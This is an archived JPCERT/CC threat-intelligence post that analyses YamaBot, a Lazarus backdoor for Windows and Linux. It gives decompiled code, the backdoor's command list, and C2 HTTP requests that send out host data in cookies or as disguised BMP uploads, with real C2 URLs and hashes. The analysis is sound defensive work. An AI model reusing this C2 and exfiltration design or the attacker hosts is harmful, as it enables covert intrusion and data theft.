YamaBot Malware Used by Lazarus - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2022-07-06 · Archived: 2026-04-05 18:34:54 UTC

- Lazarus

JPCERT/CC is continuously investigating the activities by Lazarus. In 2021, JPCERT/CC presented on its attack activities at CODE BLUE and HITCON.

https://github.com/JPCERTCC/Lazarus-research/

The YamaBot malware shared in the above research report targeted the Linux OS, but another type recently found targets Windows OS. (It is referred to as Kaos in the document, but this blog refers to it as YamaBot.) YamaBot is malware coded in Golang, with slightly different functionality between types created for each platform. In addition to YamaBot, Lazarus also created several other types of malware targeting multiple platforms, such as VSingle. This article covers the details of YamaBot.

Overview of YamaBot

YamaBot malware communicates with C2 servers using HTTP requests. The following is a list of function names included in the sample that targets Windows OS. It is the attacker that named the malware as Yamabot. Those targeting Windows OS have functions specific to it, such as creating and checking Mutex.

```
_/D_/Bot/YamaBot/utilities.BaseDecodeR
_/D_/Bot/YamaBot/utilities.HttpPostWithCookie
_/D_/Bot/YamaBot/utilities.HttpPostWithFile
_/D_/Bot/YamaBot/utilities.GetMacAddress
_/D_/Bot/YamaBot/utilities.GetHash
_/D_/Bot/YamaBot/utilities.GetCookieParams
_/D_/Bot/YamaBot/utilities.GetRndString
_/D_/Bot/YamaBot/utilities.BmpMaker
_/D_/Bot/YamaBot/utilities.createMutex
_/D_/Bot/YamaBot/utilities.CCheckkmutex
_/D_/Bot/YamaBot/utilities.CIpaddress
_/D_/Bot/YamaBot/utilities.COsname
_/D_/Bot/YamaBot/utilities.getOSVer
_/D_/Bot/YamaBot/utilities.Run
_/D_/Bot/YamaBot/utilities.Run.func1
_/D_/Bot/YamaBot/utilities.Run.func2
_/D_/Bot/YamaBot/engine.(*FileStruct).Lunch
_/D_/Bot/YamaBot/engine.(*FileStruct).Init_Verbindung
_/D_/Bot/YamaBot/engine.(*FileStruct).Verschlusselte_Zeichenkette_Eerhalten
_/D_/Bot/YamaBot/engine.(*FileStruct).getInitBotInfo
```

```
_/D_/Bot/YamaBot/engine.(*FileStruct).getEggPrice
_/D_/Bot/YamaBot/engine.(*FileStruct).handleMarketPrice
_/D_/Bot/YamaBot/engine.(*FileStruct).processMarketPrice
_/D_/Bot/YamaBot/engine.(*FileStruct).getSessionStr
```

The following is a list of malware function names included in the sample targeting Linux OS. The name kaos was used for it.

```
_/C_/Users/administrator/Downloads/kaos/utilities.BaseDecodeR
_/C_/Users/administrator/Downloads/kaos/utilities.HttpPostWithCookie
_/C_/Users/administrator/Downloads/kaos/utilities.BaseDecode
_/C_/Users/administrator/Downloads/kaos/utilities.HttpPostWithFile
_/C_/Users/administrator/Downloads/kaos/utilities.GenerateUniqueID
_/C_/Users/administrator/Downloads/kaos/utilities.GetCookieParams
_/C_/Users/administrator/Downloads/kaos/utilities.BaseEncode
_/C_/Users/administrator/Downloads/kaos/utilities.GetRndString
_/C_/Users/administrator/Downloads/kaos/utilities.EierKochen
_/C_/Users/administrator/Downloads/kaos/utilities.CIpaddress
_/C_/Users/administrator/Downloads/kaos/utilities.Run
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).Lunch
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).kandidatKaufhaus
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).initDuck
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).GetEncString
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).getInitEggPrice
_/C_/Users/administrator/Downloads/kaos/utilities.COsname
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).getEggPrice
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).handleMarketPrice
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).processMarketPrice
_/C_/Users/administrator/Downloads/kaos/engine.(*Egg).getSessionStr
_/C_/Users/administrator/Downloads/kaos/engine.NewEgg
```

Figure 1 shows a part of the code to read configuration. The malware's configuration includes RC4 keys. (See Appendix A for further information on the configuration). The configuration has no difference depending on OS.

```
void __golang _D__Bot_YamaBot_engine___ptr_FileStruct__Init_Verbindung(config_str *config)
{
  config_str *v1; // rax
  char *c2; // rcx
  config_str *v3; // rdx
  unsigned __int64 v4; // rcx
  __int128 Hash; // [rsp+0h] [rbp-30h]
  __int64 v6; // [rsp+10h] [rbp-20h]
  __int64 v7; // [rsp+10h] [rbp-20h]
  __int64 v8; // [rsp+18h] [rbp-18h]
  void *retaddr; // [rsp+30h] [rbp+0h] BYREF

  while ( (unsigned __int64)&retaddr <= *(_QWORD *)(*(_QWORD *)NtCurrentTeb()->NtTib.Arbitra
    runtime_morestack_noctxt();
  v6 = strings_TrimSpace((__int64)_D__Bot_YamaBot_utilities_Interval, qword_89A958);
  v7 = strconv_Atoi(v6, v8);
  if ( v8 )
  {
    v1 = config;
    config->Interval = 10LL;
  }
  else
  {
    config->Interval = v7;
    v1 = config;
  }
  c2 = _D__Bot_YamaBot_utilities_CC1;
  v1->url_length = qword_89A918;
  if ( runtime_writeBarrier )
    runtime_gcWriteBarrierCX();
  else
    v1->c2_addr = c2;
  Hash = _D__Bot_YamaBot_utilities_GetHash();
  v3 = config;
  config->rc4key_len = *((_QWORD *)&Hash + 1);
  if ( runtime_writeBarrier )
    runtime_gcWriteBarrier();
  else
    config->rc4key = Hash;
  LOBYTE(v3->is_connected) = 0;
  v3->try_num = 0LL;
  time_Now();
  v4 = *((_QWORD *)&Hash + 1);
  if ( (__int64)Hash < 0 )
    v4 = ((unsigned __int64)(2 * Hash) >> 31) + 0xDD7B17F80LL;
  math_rand___ptr_Rand__Seed(math_rand_globalRand, v4 - 0xE7791F700LL);
}
```

Figure 1: Code for reading configuration

The following sections describes YamaBot's communication methods and commands, focusing on the differences between the Linux OS version and the Windows OS version.

Communication methods

YamaBot communicates with the C2 server using HTTP requests. The following is the first HTTP POST request sent by YamaBot. Although it is a HTTP POST request, there is no data to send. It is also unique in that the UserAgent is Base64-encoded.

```
POST /editor/session/aaa000/support.php HTTP/1.1
Host: 213.180.180.154
User-Agent: TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRN
Connection: close
Content-Length: 0
Accept-Encoding: gzip
```

After successfully connecting to the C2 server, YamaBot sends the following request, which includes information in its cookie header. The `captcha_session` contains a randomly generated string and a RC4 key ([random characters (16 bytes)][RC4 key (16 bytes)][random characters (4 bytes)]), Base64-encoded. The RC4 key is the first 16 bytes of the MD5 value created from the following data.

- Target Windows OS: hostname, username, MAC address
- Target Linux OS: hostname, username

The `captcha_val` contains device information and the results of command execution, RC4-encrypted and Base64-encoded.

```
POST /editor/session/aaa000/support.php HTTP/1.1
Host: 213.180.180.154
User-Agent: TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRN
Connection: close
Content-Length: 0
Cookie: captcha_session=MTE5NzZmMTYwYzRlNTU4YjhhNDZhMTM4ZGMwNzgzNTNhNmUy; captcha_val=W%2BIePQNeokIn
Accept-Encoding: gzip
```

The first data sent by `captcha_val` is OS information and IP address. The following contents are sent.

```
windows 6 amd64|[192.168.1.1]
linux 386|[192.168.1.1]
```

Furthermore, if the size of the data to be sent exceeds a certain size (check the examples of 3,333 bytes and 7,000 bytes), it is sent disguised as multi-part BMP data instead of `captcha_val`.

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent: TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRN
Connection: close
Content-Length: [Length]
Content-Type: multipart/form-data; boundary=f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6a
Cookie: captcha_session=YTY5NDQ5MDYwNmRkNjIyOWI3MzU1NTNmYzMxMzhiNTAyNGJh; captcha_val=NGI5NjdhNTdhNj
Accept-Encoding: gzip

--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Content-Disposition: form-data; name="recaptcha"; filename="recaptcha.png"
Content-Type: application/octet-stream

BMf6(....0a..DT043b01c728892b495b99ea4c257fe3a8fea3a5f
--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb--
```

The commands from the server are included in the Set-Cookie header. They are RC4-encrypted and Base64-encoded and then included in the `captcha_session` as follows. Note that the data sent by the malware is used as the RC4 key.

```
Set-Cookie: captcha_session=[Base64エンコードされた命令]
```

Command

The malware executes certain commands sent from its C2 server, and they are largely different depending on target OS. Those targeting Linux OS can only execute shell commands by /bin/sh. On the other hand, those targeting Windows OS have multiple commands implemented as follows.

- dir: Get the file list
- Mapfs: Get the directory list
- Download: Download file
- Info: Send file path and PID
- Sleep: Change sleep time
- Uninstall: Delete itself
- i: Change interval time
- Others: Execute a given string with shell command

The command is in the form of `[command][command parameters]`, and the first half includes the above command.

When the command `i` is executed, the execution result is sent including German language as follows. The reason why German language is included in YamaBot is unknown.

```
mov     [esp+0F0h+var_F0], ebx
mov     [esp+0F0h+var_EC], 0
call    time_Duration_String
mov     eax, [esp+0F0h+length_of_decode_data]
mov     ecx, [esp+0F0h+decoded_data_byB64]
lea     edx, [esp+0F0h+var_48]
mov     [esp+0F0h+var_F0], edx
lea     edx, aAbstand   ; "Abstand "
mov     [esp+0F0h+var_EC], edx
mov     [esp+0F0h+decoded_data_byB64], 9
mov     [esp+0F0h+length_of_decode_data], ecx
mov     [esp+0F0h+var_E0], eax
lea     eax, aAnwenden  ; "] anwenden\n"
mov     [esp+0F0h+var_DC], eax
mov     [esp+0F0h+var_D8], 0Bh
call    runtime_concatstring3
```

Figure 2: Data sent when executing i command

In closing

YamaBot malware is still used by attackers. Since it targets not only Windows OS but also Linux OS, servers should also be carefully investigated during incident investigation. Attention should continuously paid as attacks by Lazarus have been confirmed in Japan. Another type of malware used by Lazarus will be covered in the next issue.

Shusei Tomonaga
(Translated by Takumi Nakano)

Appendix A: Configuration Information

Table A-2: List of configuration information (x86)

Offset	Description	Notes
0x000	interval	communication interval
0x004	-	unused
0x008	C2 server	
0x00C	C2 server length	
0x010	RC4 key	
0x014	RC4key length	
0x018	C2 server connection	C2 server connection successful/unsuccessful
0x01C	Cookie header value	Value to set in cookie header
0x020	-	unused
0x024	The number of connections	The number of reconnections to C2 server

Table A-1: List of configuration information (x64)

Offset	Description	Notes
0x000	interval	communication interval
0x008	C2 server	
0x010	C2 server length	
0x018	RC4 key	
0x020	RC4 key length	
0x028	C2 server connection	C2 server connection successful/unsuccessful
0x030	Cookie header value	Value to set in cookie header
0x038	-	unused
0x040	The number of connections	The number of reconnections to C2 server


Appendix B: C2 server

- http://www.karin-store.com/recaptcha.php
- http://yoshinorihirano.net/wp-includes/feed-xml.php

- http://213.180.180.154/editor/session/aaa000/support.php

Appendix C: Malware hash value


- f226086b5959eb96bd30dec0ffcbf0f09186cd11721507f416f1c39901addafb
- 6db57bbc2d07343dd6ceba0f53c73756af78f09fe1cb5ce8e8008e5e7242eae1




朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.


Related articles

- 


  Update on Attacks by Threat Group APT-C-60




- [CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks]



- [Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities]



- [DslogdRAT Malware Installed in Ivanti Connect Secure]

- 

  [Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup]

Source: https://blogs.jpcert.or.jp/en/2022/07/yamabot.html